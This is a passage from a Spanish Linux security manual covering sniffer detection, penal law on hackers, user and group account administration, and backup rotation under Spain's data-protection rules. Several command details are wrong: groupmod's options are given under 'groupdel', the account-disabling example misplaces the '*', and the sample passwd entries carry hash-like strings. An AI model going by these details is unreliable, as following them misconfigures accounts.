        inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
        UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        Collisions:0
```

```
eth0   Link encap:Ethernet  HWaddr 00:4F:4E:00:54:7D
       inet addr:193.146.32.2  Bcast:193.146.32.255  Mask:255.255.255.240
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:0 errors:0 dropped:0 overruns:0 frame:0
       TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
       Collisions:0
       Interrupt:9 Base address:0xe800

eth1   Link encap:Ethernet  HWaddr 00:4E:4F:00:53:7D
       inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
       UP BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
       RX packets:0 errors:0 dropped:0 overruns:0 frame:0
       TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
       Collisions:0
       Interrupt:7 Base address:0xe300
```

Como se puede observar, tenemos la tarjeta de red *eth1* en modo promíscuo:

```
UP BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
```

3) "*ifstatus*" es un programa de David A. Curry que se puede encontrar en ftp://const.cs./purdue.edu/pub/tools/unix/ifstatus/. Sirve también para saber si nuestra tarjeta de red está en modo promiscuo.

Otro método de detección de un sniffer es la basada en la red. Dicho software permite examinar cualquier red en busca de tarjetas de red que estén funcionando en modo promiscuo. Nos vamos a encontrar con dos tipos:

1) *NEPED*, que se puede encontrar en http://metalab.unc.edu/pub/Linux/distributions/trinux/src/netmap/.

2) *L0pht*, que se encuentra en http://www.l0pht.com/.

5.4.4 CONSECUENCIAS LEGALES

Todas estas prácticas descritas, cuyo único fin es burlar los medios o barreras de protección de un sistema informático, tienen su eco en el Código Penal, con independencia de los daños o robo de información producidos en el mismo, que pueden no ser ninguno.

En concreto, el artículo 414.2 del citado texto legal dice que *"el particular que destruyere o inutilizare los medios a que se refiere el apartado anterior* (medios de restricción de acceso a archivos o documentos protegidos) *será castigado con la pena de multa de seis a dieciocho meses".*

Además de cubrir los supuestos de hecho clásicos, esta figura delictiva viene a cubrir una importante laguna punitiva: las actividades de los *hackers* o piratas informáticos.

Los *hackers* son sujetos con amplios conocimientos informáticos que hacen uso de los mismos para infiltrarse, a través de las redes como Internet, en sistemas informáticos ajenos, preferentemente de grandes empresas o de Administraciones Públicas. Sus motivaciones son variadas: desde las lúdicas o de mero divertimento hasta las ideológicas o políticas, pero nunca por razones económicas o de lucro.

Asimismo, estos individuos no persiguen causar un daño a los documentos a los que accedan ni, generalmente, robar información contenida en los mismos. Su única finalidad es burlar los medios de protección del sistema informático en sí mismos.

Ante esta situación, no existe otro medio de perseguir las acciones de los *hackers* que no sea el de penalizar la propia destrucción o inutilización de los medios destinados a impedir el acceso a los documentos electrónicos restringidos. A esta razón obedece, desde mi punto de vista, el tipo delictivo contenido en el párrafo 2º del artículo 414 del Código Penal.

Este precepto, por tanto, no penaliza el acceso del *hacker* a la información reservada, sino únicamente la destrucción o inutilización de los *passwords* o demás barreras puestas para impedirlo.

Administración de las cuentas

6

El responsable del sistema tiene la responsabilidad de administrar a los usuarios. Para ello deberá: crear cuentas para que los usuarios puedan entrar en el sistema, borrarlas, modificarlas, crear grupos, borrarlos, modificarlos, etc.

Todas estas acciones están al orden del día. No hay que ir tan lejos para ver ejemplos del uso de estas acciones. Por ejemplo, una empresa que tiene que contratar empleados, a dichos empleados habrá que crearles una cuenta para poder trabajar. Un empleado que asciende en la empresa habrá que modificarle el grupo al que pertenece, sin que pueda acceder a otra información de otros grupos. Cómo último ejemplo, un empleado que se ha ido de la empresa habrá que darle de baja en el sistema, sino podría seguir accediendo a los datos. Por este y otros motivos se abordarán en este capítulo, así como que nos marca la ley ante tales actuaciones.

En este capitulo trataremos:

1) Usuarios
2) Grupos
3) Administrar los directorios de trabajo

6.1 USUARIOS

Cada usuario deberá tener un nombre de entrada (login) único. Con esto podremos identificarlos y evitar, entre otros, males como que una persona borre los archivos de otros usuarios. Aparte de tener un nombre de entrada, cada usuario deberá tener una contraseña para que nadie pueda suplantar a dicho usuario. Por dicho motivo es tan importante una buena contraseña en los sistemas.

Linux tiene reservado una serie de nombres de entrada para funciones de sistema. A continuación se muestran los más comunes y su uso.

GRUPO	DESCRIPCIÓN
root	Superusuario, es la cuenta de administrador
daemon	Está asociada a utilidades del sistema
sys	Está asociada a utilidades del sistema
ftp	Está asociado al acceso anónimos del FTP
news	Se usa para las news
lp	La usa para el sistema de impresión
nobody	Se usa para usuarios que no poseen ningún fichero y para usuarios que no tienen ningún privilegio

A los usuarios el sistema los identifica con un número conocido comúnmente como UID (user identification number). El rango de UID va desde 0 a 65535. Como se puede observar, es un entero sin signo de 16 bits. Los usuarios empiezan normalmente en 100 o en 1000, dependiendo del sistema.

El UID de la cuenta de root es 0. Por tanto, habrá que vigilar si hay más cuentas con el UID 0 que las autorizadas por el administrador. Si las hubiese significaría que alguien ha entrado en el sistema y se ha creado una cuenta trasera.

Aunque por definición cada usuario tiene que tener un UID diferente, es decir no puede haber dos cuentas con el mismo UID, nos vamos a encontrar con dos excepciones:

- Para entrar en el sistema para UUCP.

- Para entrar en el sistema cuando varias personas tienen que acceder a una cuenta de sistema.

A continuación se muestra un ejemplo:

```
root: 04YrFfi9SuUOY:0:0:root Jose Luis Rivas López:/root:/bin/bash
root_a:04YADJFLF8OY:0:0:COADMINISTRADOR  Santiago Rivas Lopez:/root:/bin/bash
root_b:9SuUOYD8K48A:0:0:COADMINISTRADOR Judith Perez Alvarez:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

6.1.1 DAR DE ALTA A UN USUARIO: useradd

Para crear a un usuario se puede utilizar el comando *useradd* especificando en la línea de comandos toda la información excepto la contraseña. Para introducir la contraseña basta con teclear:

passwd nombre_de entrada

Este comando transfiere todo lo que haya en el directorio */etc/skel*. Normalmente en este directorio están los ficheros de inicio de sesión, como por ejemplo: .bash_logout, .bashrc, .cshrc, .login, .logout, .profile, etc.

Para la visualización de dichos ficheros hay que usar la opción –a en el comando *ls*, ya que los ficheros o directorios que comienzan con un punto son ficheros ocultos.

A continuación se muestra las opciones del comando *adduser* tanto si se utiliza o no el sistema shadow.

OPCIÓN	DESCRIPCIÓN
-u [uid]	Especificar el UID del nuevo usuario. No hay un valor predeterminado, si no se añade dicha opción se utiliza el siguiente número disponible.
-g [grupo]	Asigna al usuario al grupo primario al que pertenece.
-G [grupo_adicional]	Asigna al usuario a grupos adicionales
-c [informacion]	Coloca información en el campo de información del usuario. Si info contuviese espacios encierrelos entre comillas “”“.
-d [directorio]	Especifica el directorio de trabajo del usuario

-s [shell]	Especifica el shell de trabajo por defecto del usuario
-k [directorio]	Copia el contenido de directorio en el directorio de trabajo del usuario. Si no se pone esta opción por definición estará */etc/skel*.
-e [fecha_de_caducidad]	Especifica la fecha en la cual la contraseña del usuario caduca. El formato es de la forma MM/DD/AAAA ó March 26,2000 (formato largo).
-f [dias_de_inactividad]	Especifica los días en que la cuenta no ha sido usada, después de esos días el sistema la bloquea.

SOLICITUD DE CUENTA

NOMBRE: _____ **APELLIDOS**: _____

CALLE/AVDA.:_____ **Nº:**_____**PORTAL:**_____

LOCALIDAD:_____ **PROVINCIA:**_____**C.P:**_____

TELÉFONO(S) DE CONTACTO:_____

La persona aquí firmante solicita una cuenta de usuario a *NOMBRE DE LA ORGANIZACIÓN* para la utilización de sus medios informáticos y telemáticos, aceptando los siguientes términos/normas:

1) Uso de la cuenta para el fin con que se ha creado. El uso no autorizado sobre otra cuenta, así como la facilitación de información falsa o engañosa con el propósito de obtener fácil acceso a cualquier equipo está prohibido y podrá ser castigado como un acto delictivo.

2) En ningún caso deberá autorizar a nadie a usar su cuenta. Será el responsable del uso de su cuenta. Por tanto, deberá tomar ciertas precauciones como el mantenimiento de las contraseñas, protección de ficheros y la prevención de un uso no autorizado de su cuenta, así como de su información.

3) No se deberá usar la cuenta para usos ilícitos, como la instalación de software ilegal, sin licencia, mandar e-mails anónimos, etc.

4) No se accederá, ni copiara, ni moverá, etc. ficheros que no estén en su cuenta sin la previa autorización del responsable del sistema o del propietario de la cuenta.

5) No se deberán usar los equipos, sistemas o la red irresponsablemente debido a que podría afectar al trabajo de otros usuarios.

6) Renovación cada 6 meses de esta solicitud para que la cuenta no sea borrada.

7) El usuario acepta expresamente que su correo electrónico podrá ser accedido y leído por NOMBRE DE LA ORGANIZACIÓN, ya que su uso no deberá ser privado sino que será exclusivamente profesional.

8) Se podrá auditar la cuenta en cualquier momento, así como la denegación de algún servicio ligado a la misma por parte de NOMBRE DE LA ORGANIZACIÓN.

9) Autoriza a la utilización de cualquier tipo de programa que permita aumentar la seguridad en el sistema.

Fecha: / / .

Fdo: Solicitante

Conviene destacar, en lo que respecta a los puntos 7 y 8 de la *solicitud de cuenta*, que el usuario debe aceptar expresamente el acceso por parte de la empresa a su correo electrónico, así como el control y auditoría de sus archivos. En caso contrario, la empresa, al acceder al email del usuario sin su consentimiento, vulneraría su derecho a la intimidad recogido en el artículo 18 de la Constitución Española e, incluso, podría incurrir en el delito del artículo 197 del vigente Código Penal.

6.1.2 DAR DE BAJA A UN USUARIO: userdel

Para dar de baja irrevocablemente a un usuario se utiliza el comando *userdel*. Dicho comando borra la información del usuario de los ficheros */etc/passwd* y */etc/group*. Si se utiliza el sistema shadow también la borraría del fichero */etc/shadow*.

La forma de borrar un usuario y su directorio de trabajo es tecleando:

userdel –r nombre_de_entrada

Otra forma de borrar a los usuarios, pero no de una forma irrevocable, si no dándolos de baja en la posibilidad de entrar en el sistema, pero con su directorio de trabajo intacto. Esta forma es muy interesante para usuarios que se van temporalmente y que no se aprovechen los hacker de esta situación. Para esta opción habrá que editar el fichero */etc/passwd* y en el segundo campo (donde se encuentra la contraseña) ponga un * como se muestra en la siguiente línea.

jperez::1003:103:Josefina Perez Alvarez:/home/jperez:/bin/bash*

Para la eliminación o la limitación de una cuenta de usuario es conveniente diseñar un procedimiento previo en el cual se comunique formalmente al usuario la modificación de sus derechos de acceso al sistema y el motivo por el cual se realiza la misma. Dando, en todo caso, al usuario la posibilidad de realizar alegaciones en contra de dicha alteración.

6.1.3 CAMBIO DE ATRIBUTOS: usermod, chage

Para la modificación de la información de un usuario en un sistema se utiliza el comando *usermod*. Dicho comando es muy útil ya que las necesidades y las responsabilidades de un usuario cambia a lo largo del tiempo, es decir no son estancas.

Una cosa que hay que tener presente es que al usuario que se le pretenda hacer los cambios no debe estar conectado mientras se realicen los cambios. Los cambios se reflejaran cuando entre en el sistema.

Las opciones de dicho comando se muestran a continuación:

OPCIÓN	DESCRIPCIÓN
-u [uid]	Especificar el UID del nuevo usuario. No hay un valor predeterminado, si no se añade dicha opción se utiliza el siguiente número disponible.
-g [grupo]	Asigna al usuario al grupo primario al que pertenece.
-G [grupo_adicional]	Asigna al usuario a grupos adicionales
-c [informacion]	Coloca información en el campo de información del usuario. Si informacion contuviese espacios enciérrelos entre comillas “”“.
-d [directorio]	Especifica el directorio de trabajo del usuario
-s [shell]	Especifica el shell de trabajo por defecto del usuario
-l [nombre_de_entrada]	Modificamos el nombre de entrada del usuario
-e [fecha_de_caducidad]	Especifica la fecha en la cual la contraseña del usuario caduca. El formato es de la forma MM/DD/AAAA ó March 26,2000 (formato largo).
-f [dias_de_inactividad]	Especifica los dias en que la cuenta no ha sido usada, después de esos días el sistema la bloquea.

Otro comando que se puede utilizar para la modificación de la información es *chage*.

OPCIÓN	DESCRIPCIÓN
-d [días]	Modifica el número de días contando desde el 1 de Enero de 1970 desde que la contraseña fue cambiada por última vez
-E [fecha de caducidad]	Sirve para modificar la fecha en que la cuenta va a caducar. Se puede expresar en días contando desde el 1 de enero de 1.970
-I [días antes del bloqueo]	Establece cuantos días permanece deshabilitada una cuenta con la contraseña caducada antes de bloquearse
-m [mínimo de días]	Sirve para definir el número de días mínimo entre cambios de contraseña
-M [máximo dedías]	Permite definir el número de días máximo entre cambios de contraseña
-W [días de aviso]	Permiten modificar el número de días que el sistema avisa al usuario de que la contraseña ha de ser cambiada

En cuanto a la modificación de atributos del usuario, especialmente cuando se convierte en administrador o superusuario es conveniente definir claramente sus funciones y responsabilidades idealmente en un contrato escrito. Especialmente, en lo que se refiere a su acceso a datos personales y a su posible nombramiento como responsable de seguridad a efectos del Reglamento de Medidas de Seguridad (R.D. 994/1999) comentado en anteriores capítulos.

6.1.4 COMPROBANDO LA INTEGRIDAD DE /etc/passwd Y /etc/shadow: pwchk

Es recomendable que periódicamente se compruebe la integridad de */etc/passwd* y */etc/shadow*, ya que con los cambios que se realizan en dichos ficheros podemos romper la integridad. Para ello hay que utilizar el comando *pwchk*.

6.2 GRUPOS

Un grupo es un conjunto de cuentas de usuario que tienen derechos y permisos comunes. Cuando a un usuario se le añade a un grupo obtiene los derechos y los permisos que tenía asignado dicho grupo. La existencia de grupos, es por tanto, una alternativa a las cuentas colectivas. Los miembros son usuarios distintos identificados y autentificados, pero comparten propiedades comunes de acceso a ficheros y directorios de grupo.

Con lo descrito anteriormente se pueden ver las ventajas tanto desde el punto de vista de la administración y de la seguridad siendo su ventaja principal su sencillez.

Conviene destacar, en cuanto a los derechos y permisos de se le deben asignar a los grupos, que el artículo 12 del Reglamento de Medidas de Seguridad (R.D. 994/1999) dispone que "los usuarios tendrán acceso únicamente a aquellos datos y recursos que precisen para el desarrollo de sus funciones". De este modo, cada grupo sólo podrá tener derechos y permisos sobre los recursos que precisen para su tarea y se les restringirán para el resto.

Un ejemplo típico de diferentes grupos en una organización como un departamento de la universidad. En un departamento nos vamos a encontrar grupos bien diferenciados: alumnos y profesores, como es obvio cada uno tendrá diferentes privilegios.

Como a los usuarios el sistema identifica exclusivamente a los grupos por un número conocido como GID (group identification number), no habiendo ninguna excepción como en el UID para su repetición. El GID es un entero de 16 bits.

El GID del grupo root es 0.

El fichero en el cual se encuentra la información es */etc/group*. A continuación se muestra un ejemplo:

```
root:x:0: esper
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:lp
mail:x:8:
profes:x:100: jrivas, jperez, enrares
alum:x:101: jalvarez, japerez, irivas
```

Como se puede observar los campos están separados por ":" igual que los ficheros */etc/passwd* o */etc/shadow*.

Se muestra debajo de estas líneas una descripción de los diferentes campos

CAMPO	DESCRIPCIÓN
root	El nombre del grupo
x	La contraseña del grupo
0	El GID
esper	La lista de los usuarios que son miembros de este grupo

6.2.1 DAR DE ALTA A UN GRUPO: groupadd

Para dar de alta a un grupo se puede realizar de dos maneras diferentes, pero igual de efectivas. La primera de ellas se realiza editando el fichero */etc/group* y se añade manualmente. La segunda es ejecutando el comando *groupadd*.

A continuación se muestra las opciones que permite dicho comando:

OPCIÓN	DESCRIPCIÓN
-g [gid]	Permite especificar el GID
-o	Permite la creación de un GID que no sea único

6.2.2 DAR DE BAJA A UN GRUPO: groupdel

De igual manera que para dar de alta a un grupo nos vamos a encontrar dos maneras para borrar a un grupo. La primera de ellas igual que en el apartado anterior va ser editando el fichero */etc/group* y se borra manualmente. La segunda será ejecutando el comando *groupdel*.

Por ejemplo, para borrar el grupo alumno del sistema basta con teclear

groupdel alumno

6.2.3 CAMBIO DE ATRIBUTOS DE UN GRUPO: groupmod, gpasswd

Con el paso del tiempo puede querer cambiar la información de algún grupo, desde el GID hasta el nombre. Para esto tiene que usar el comando *groupdel* donde se describen a continuación sus opciones.

OPCIÓN	DESCRIPCIÓN
-g [gid]	Permite cambiar el GID
-n [nombre del grupo]	Permite cambiar el nombre del grupo
-o	Permite la creación de un GID que no sea único

Otro comando que se puede utilizar es el comando *gpasswd*. A continuación se muestran las opciones:


OPCIÓN	DESCRIPCIÓN
-a [usuario]	Permite añadir a un usuario en un grupo
-A [usuario]	Permite añadir a un usuario en un grupo, pero con diferencia de la opción *–a [usuario]* tiene que ser un grupo de administración por ejemplo el grupo *root*.
-d [usuario]	Permite borrar a un usuario de un grupo
-M [miembros]	Permite especificar miembros
-r [grupo]	Permite borrar la contraseña de un grupo
-R [grupo]	Permite bloquear el acceso a un grupo por medio del comando *newgrp*

6.2.4 COMPROBAR LA INTEGRIDAD DEL FICHERO /etc/group: grpchk


Es recomendable que periódicamente se compruebe la integridad de */etc/group* ya que con los cambios que se realizan en dicho fichero podemos romper la integridad. Para ello hay que utilizar el comando *grpchk*.

6.3 ADMINISTRAR LOS DIRECTORIOS DE TRABAJO


Igual que con los “grupos”, la organización de los directorios de trabajo de los usuarios se tienen que agrupar de una forma lógica. Volviendo al ejemplo anterior de profesores y alumnos seria interesante en dos directorios:



Si fuesen varios departamentos podría ser:



También podría ser:



Copias de Seguridad

7

Una de las principales misiones del responsable del sistema y de seguridad es que la información de los usuarios así como los servicios del sistema/servidor estén disponibles a los usuarios siempre que lo precisen.

Aunque dicho sistema/servidor sufriese una corrupción o perdida, ésta debe estar protegida y guardada. La repercusiones de estos errores podrían llegar a ser consecuencias laborales.

En este capitulo se abordarán los siguientes puntos

1) Introducción.
2) Dispositivos que soporta Linux para las copias de seguridad.
3) ¿De qué debo realizar una copia de seguridad?
4) Tipos de copias de seguridad.
5) ¿Cada cuanto se deben realizar? Método de rotación.
6) ¿Qué hacer después de realizar la copia?
7) Programas.

7.1 INTRODUCCIÓN

Las copias de seguridad son tan esenciales en seguridad como el aire para los seres vivos. Éstas se utilizan para la recuperación de desastres tales como:

- Fallos de hardware, como, por ejemplo, que se estropee un disco duro.
- Fallos de software; que algún servicio se desconfigure o borre información de algún usuario.
- Robo; cuando alguien roba componentes del servidor como un disco duro.
- Desastres naturales; por ejemplo, en una tormenta se puede quemar el sistema/servidor por una sobrecarga.
- Deslices de algún usuario o del administrador, como el borrado de ficheros por equivocación.

Asimismo, como veremos posteriormente, las copias de seguridad son exigibles legalmente en algunos casos, así como la forma y el procedimiento concreto para su realización.

- **Realice las copias de seguridad de todo el sistema regularmente o cuando haya hecho cambios importantes en el sistema/servidor.**
- **Realice las copias de seguridad de forma incremental, si la cantidad de información en su sistema es elevado.**
- **Guarde las copias de seguridad en un lugar alejado de donde esté ubicado el sistema o algunas de ellas.**
- **Realice las copias de seguridad cuando el sistema/servidor esté menos cargado, es decir, tenga menor uso.**

- **Realice de vez en cuando una restauración del sistema con la copia de seguridad.**

- **Documente las copias de seguridad.**

- **Si tiene información comprometida deberá realizar las copias de seguridad y luego encriptarlas.**

7.2 DISPOSITIVOS QUE SOPORTA LINUX PARA LAS COPIAS DE SEGURIDAD

En la actualidad, Linux soporta una gran variedad de dispositivos para la realización de copias de seguridad:

- Dispositivo SCSI.
- Dispositivo ATAPI.
- Regrabadores o grabadores de CD (ATAPI y/o SCSI).
- IOMEGA DITTO.
- IOMEGA ZIP.
- IOMEGA JAZ.
- Discos ópticos.
- Cintas DIC.
- Cintas DAT.

A continuación se muestra una tabla con algunos de los nombre que le otorga Linux

NOMBRE	DISPOSITIVO
/dev/fd0	Disquete
/dev/cdrom	CD-ROM, grabadores o regrabadores
/dev/tape	Cinta SCSI
/dev/nst0	Cinta SCSI
/dev/sd2x	Disco óptico

7.3 ¿DE QUÉ DEBO REALIZAR UNA COPIA DE SEGURIDAD?

Nos vamos a encontrar con dos tipos de políticas a la hora de realizar copias de seguridad:

1) Realizar la copia de seguridad de todo el sistema.

2) Realizar la copia de seguridad de todo que sea único en el sistema, es decir, las configuraciones del sistema, los directorios de trabajo de los usuarios, las bases de datos, etc.

Este manual recomienda la primera opción debido a que la restauración de todo el sistema es mucho más sencilla.

7.4 TIPOS DE COPIAS DE SEGURIDAD

Nos vamos a encontrar con tres tipos diferentes de copias de seguridad. Estos tipos no son independientes, sino que se utilizaran conjuntamente:

- *Primera copia de seguridad*. Esta copia de seguridad se realiza una vez instalado y configurado por primera vez el sistema, es decir, una vez que esté listo para ser utilizado por los usuarios. En esta copia se deberá abarcar todo el sistema.

- *Copia de seguridad de todo el sistema*. Este tipo, comó indica su nombre, realiza una copia de todo el sistema. La diferencia con el anterior es que se realiza regularmente. Normalmente cuando se hacen cambios significativos en el sistema/servidor o inclusive una vez cada cierto tiempo.

- *Copia de seguridad incremental o progresiva*. Este tipo sólo copia los archivos que han sido creados o modificados desde la última copia de seguridad.

7.5 ¿CADA CUÁNTO TIEMPO SE DEBEN REALIZAR?: Método de rotación

El tiempo que debe haber entre copias de seguridad depende de infinidad de factores. Los más destacados son: el uso que se da al sistema/servidor, la importancia de los datos que se guardan, así como si se crean o modifican esporádicamente o de manera continuada.

En el caso de que las copias de seguridad se realicen sobre bases de datos de carácter personal, el Reglamento de Medidas de Seguridad de la LOPD (R.D. 994/1999), ya comentado en otros capítulos, exige en su artículo 14.3 que se deberán realizar, al menos, semanalmente, salvo que en dicho período no se hubiera producido ninguna actualización de los datos.

El método que se recomienda es el conocido como "*método de rotación*". Esta explicación del método está pensado para una organización en la que se trabajan 6 días a la semana (de lunes a sábado) y donde se está continuamente creando y modificando archivos, guardando estos en el sistema central.

- Utilice un dispositivo de copias de seguridad, cintas para este ejemplo, para cada mes del año. Por tanto, se necesitarían doce cintas. En estas cintas realice una copia de seguridad de todo el sistema/servidor al final de cada mes.

- Utilice cuatro cintas, una para cada semana del mes. Realizando cada sábado una copia de seguridad de todo el sistema/servidor.

- Utilice una cinta para los dias: lunes, martes, miércoles, jueves y viernes. Realizando una copia de seguridad incremental.

- Documente cada cinta especificando:

  - Nombre de la cinta. Por ejemplo: lunes, martes, semana1 semana2, enero, febrero, etc.

  - Fecha de creación de la copia.

  - Nombre del sistema/servidor a la cual pertenece.

  - Si es un conjunto de volúmenes, enumérelas por su secuencia.

Como ya se ha comentado anteriormente, las copias de seguridad se deben de realizar cuando el sistema/servidor esté menos cargado. Normalmente suelen realizarse por las noches. A veces es obligado que los usuarios no estén accediendo a los ficheros que se están copiando. En este caso ponga el sistema en modo monousuario (sin usuarios salvo el *root*) o asegúrese que no los haya.

También se deberán realizar de vez en cuando pruebas de restauración para comprobar que las copias de seguridad funcionan perfectamente.

A este respecto, hay que destacar que el artículo 14.2 del mencionado Reglamento de Medidas de Seguridad exige que los procedimientos establecidos para la realización de copias de respaldo y para la recuperación de los datos deberán garantizar su reconstrucción en el estado en que se encontraban al tiempo de producirse la pérdida o destrucción. De ello será responsable el responsable del fichero quien, en base al artículo 14.1 del mencionado texto jurídico, se deberá encargar de verificar la definición y correcta

aplicación de los procedimientos de realización de copias de respaldo y de recuperación de los datos.

7.6 ¿QUÉ HACER DESPUÉS DE REALIZAR LA COPIA?

Después de realizar la copia de seguridad se pueden encontrar problemas de seguridad en diferentes ámbitos, todos ellos de igual importancia:

- La ubicación de las copias de seguridad es uno de los grandes descuidos/fallos que suelen tener las organizaciones. Deberían estar en una sala diferente de donde estén los sistemas/servidores y, a poder ser, en un edificio diferente. El motivo es el siguiente: supongamos que se ubican en la misma sala, si se produjese un incendio se destruirían tanto los sistemas/servidores como las copias de seguridad. Además de estar en otra ubicación sería recomendable que estuviese guardadas dentro de una caja fuerte para evitar robos o copias sin autorización. Esta medida de seguridad sería más que recomendable si se tratase de información sensible.

El artículo 25 del Reglamento de Medidas de Seguridad de la LOPD exige, para el nivel alto de seguridad, que tanto las copias de seguridad como los procedimientos para su recuperación se almacenen en un lugar distinto al de los equipos informáticos.

Por otro lado, el artículo 20.3 dispone, para el nivel medio de seguridad, que cuando los soportes vayan a salir fuera de los locales donde se almacenan los ficheros se adoptarán las medidas necesarias para impedir cualquier recuperación indebida de la información almacenada en ellos.

La infracción de estas u otras obligaciones de esta norma conlleva multas de entre 10 y 50 millones de pesetas.

- Otro punto importante sería que el dispositivo que se utilizase para la copia de seguridad (cinta, JAZ, etc.) se protegiesen contra escritura por si se le diese la orden de borra a la copia, por algún descuido.

En el caso de que un soporte vaya a ser desechado o reutilizado, el artículo 20.3 del citado Reglamento exige que se adopten medidas para evitar la recuperación posterior de información personal. Una medida aceptable es el formateo a bajo nivel del dispositivo de almacenamiento.

